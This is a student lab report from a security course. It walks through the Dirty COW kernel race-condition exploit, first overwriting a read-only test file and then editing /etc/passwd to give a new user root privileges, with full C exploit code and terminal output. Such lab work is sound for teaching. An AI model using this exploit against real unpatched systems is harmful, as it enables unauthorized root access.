

Amir Mansha


CYSE 211 – DL1

Dirty Cow Lab

04/18/2021

## TASK 1

Create a read-only dummy file so the dirty COW vulnerability can exploit the race condition in the kernel to write the read-only dummy file.



The image consists of two screenshots. The top screenshot is a terminal window titled "Terminal" showing the following commands and output:

```
Amir_Mansha@vm:~$sudo touch /zzz
Amir_Mansha@vm:~$sudo chmod 644 /zzz
Amir_Mansha@vm:~$sudo gedit /zzz
Amir_Mansha@vm:~$ls -l /zzz
-rw-r--r-- 1 root root 19 Apr 18 18:04 /zzz
Amir_Mansha@vm:~$ echo 99999 > /zzz
bash: /zzz: Permission denied
Amir_Mansha@vm:~$
```

The bottom screenshot is a gedit window titled "\*zzz (/) - gedit" showing the file content "1111122222333333". The window has a menu bar (File, Edit, View, Search, Tools, Documents, Help) and a toolbar with icons for Open, Save, Undo, and other editing functions.

I created the /zzz dummy file and changed the permissions to read only "644" and verified it by using the "ls -l" command. Then I tried to write something in the file using the "echo" command to verify that the dummy file /zzz is read only now. It is read only because I was denied permission.

cow\_attack.c (~/.lab) - gedit

6:07 PM Seed

```
#include <sys/mman.h>
#include <fcntl.h>
#include <pthread.h>
#include <sys/stat.h>
#include <string.h>

void *map;
void *writeThread(void *arg);
void *adviseThread(void *arg);

int main(int argc, char *argv[])
{
    pthread_t pth1, pth2;
    struct stat st;
    int file_size;

    // Open the target file in the read-only mode.
    int f=open("/zzz", O_RDONLY);

    // Map the file to COW memory using MAP_PRIVATE.
    fstat(f, &st);
    file_size = st.st_size;
    map=mmap(NULL, file_size, PROT_READ, MAP_PRIVATE, f, 0);

    // Find the position of the target area
    char *position = strstr(map, "22222");


    // We have to do the attack using two threads.
    pthread_create(&pth1, NULL, adviseThread, (void *)file_size);
    pthread_create(&pth2, NULL, writeThread, position);

    // Wait for the threads to finish.
    pthread_join(pth1, NULL);
    pthread_join(pth2, NULL);
    return 0;
}

void *writeThread(void *arg)
{
    char *content= "*****";
    off_t offset = (off_t) arg;

    int f=open("/proc/self/mem", O_RDWR);
```

Ln 1, Col 1 INS




```
cow_attack.c (~/.lab) - gedit
pthread_join(pth2, NULL);
return 0;
}

void *writeThread(void *arg)
{
    char *content= "*****";
    off_t offset = (off_t) arg;

    int f=open("/proc/self/mem", O_RDWR);
    while(1) {
        // Move the file pointer to the corresponding position.
        lseek(f, offset, SEEK_SET);
        // Write to the memory.
        write(f, content, strlen(content));
    }
}

void *madviseThread(void *arg)
{
    int file_size = (int) arg;
    while(1){
        madvise(map, file_size, MADV_DONTNEED);
    }
}
```




```
Terminal
Amir_Mansha@vm:~$pwd
/home/seed/lab
Amir_Mansha@vm:~$ls
cow_attack.c
Amir_Mansha@vm:~$gcc cow_attack.c -lpthread
Amir_Mansha@vm:~$a.out
^C
Amir_Mansha@vm:~$cat /zzz
111111*****333333
Amir_Mansha@vm:~$
```

I compiled and executed the cow\_attack.c file where it writes the dummy file and changes the "222222" into "\*\*\*\*\*". The cow\_attack.c file had a race condition vulnerability in the linux kernel where it opens a file in the read-only mode "O\_RDONLY" and then open the file in the read-write mode "O\_RDWR" and write to the memory that maps to the read-only dummy file. Using MAP\_PRIVATE in the code, the OS lets the attacker write to the mapped memory.

## TASK 2


Exploit the vulnerability by adding a user and trying to change the new user into a root account. Also, modify the cow\_attack.c file to change the user account entry in the /etc/passwd file.

A terminal window titled "Terminal" with standard window controls (close, minimize, maximize). The terminal shows the execution of the 'sudo adduser charlie' command. It prompts for a password, then asks for user information like full name, room number, and phone numbers. After confirming the information, it shows the output of 'cat /etc/passwd | grep charlie', which displays the entry for 'charlie' with UID 1001 and GID 1002. The prompt returns to the shell.

```
Amir_Mansha@vm:~$sudo adduser charlie
Adding user `charlie' ...
Adding new group `charlie' (1002) ...
Adding new user `charlie' (1001) with group `charlie' ...
Creating home directory `/home/charlie' ...
Copying files from `/etc/skel' ...
Enter new UNIX password:
Retype new UNIX password:
passwd: password updated successfully
Changing the user information for charlie
Enter the new value, or press ENTER for the default
    Full Name []:
    Room Number []:
    Work Phone []:
    Home Phone []:
    Other []:
Is the information correct? [Y/n] y
Amir_Mansha@vm:~$ cat /etc/passwd | grep charlie
charlie:x:1001:1002:,,,:/home/charlie:/bin/bash
Amir_Mansha@vm:~$
```

I added a new user “charlie” and printed out the entry for the new user in the /etc/passwd file.

We need to change the “1001” into “0000” which would indicate it is a root user now.



```
cow_attack.c (~/.lab) - gedit
int main(int argc, char *argv[])
{
    pthread_t pth1, pth2;
    struct stat st;
    int file_size;

    // Open the target file in the read-only mode.
    int f=open("/etc/passwd", O_RDONLY);

    // Map the file to COW memory using MAP_PRIVATE.
    fstat(f, &st);
    file_size = st.st_size;
    map=mmap(NULL, file_size, PROT_READ, MAP_PRIVATE, f, 0);

    // Find the position of the target area
    char *position = strstr(map, "charlie:x:1001");

    // We have to do the attack using two threads.
    pthread_create(&pth1, NULL, madviseThread, (void *)file_size);
    pthread_create(&pth2, NULL, writeThread, position);

    // Wait for the threads to finish.
    pthread_join(pth1, NULL);
    pthread_join(pth2, NULL);
    return 0;
}

void *writeThread(void *arg)
{
    char *content= "charlie:x:0000";
    off_t offset = (off_t) arg;

    int f=open("/proc/self/mem", O_RDWR);
    while(1) {
```

I modified the cow\_attack.c code to make the new user Charlie into a root account. In this first f=open function, I put in the “/etc/passwd” file that I want targeted which is the read-only mode “O\_RDONLY.” Then I put “charlie:x:1001” which shows the position I was to target in the /etc/passwd file. In the write thread, I wrote “charlie:x:0000” so the attack file can write that into the /etc/passwd file for the Charlie account position.

```
root@ubuntu: /home/seed/lab
Amir_Mansha@vm:~$gcc cow_attack.c -lpthread
Amir_Mansha@vm:~$a.out
^C
Amir_Mansha@vm:~$su charlie _ _ _ _ _ _ _
Password:
root@ubuntu:/home/seed/lab# id
uid=0(root) gid=1002(charlie) groups=0(root),1002(charlie)
root@ubuntu:/home/seed/lab# whoami
root
root@ubuntu:/home/seed/lab# cat /etc/passwd | grep charlie
charlie:x:0000:1002:,,,:/home/charlie:/bin/bash
root@ubuntu:/home/seed/lab#
```

I modified the cow\_attack.c file then compiled the modified file and executed it. I logged into the new user “Charlie,” typed in the password and I got root access. To verify that, I used the “id” command, and it says I am a root user “uid=0(root)”.

To verify again, I used the “whoami” command and it printed out “root” which verifies the new user charlie is root user and the passwd\_attack.c file successfully exploited the vulnerability and changed the 1001 into 0000 which makes the user into a root account in the /etc/passwd file.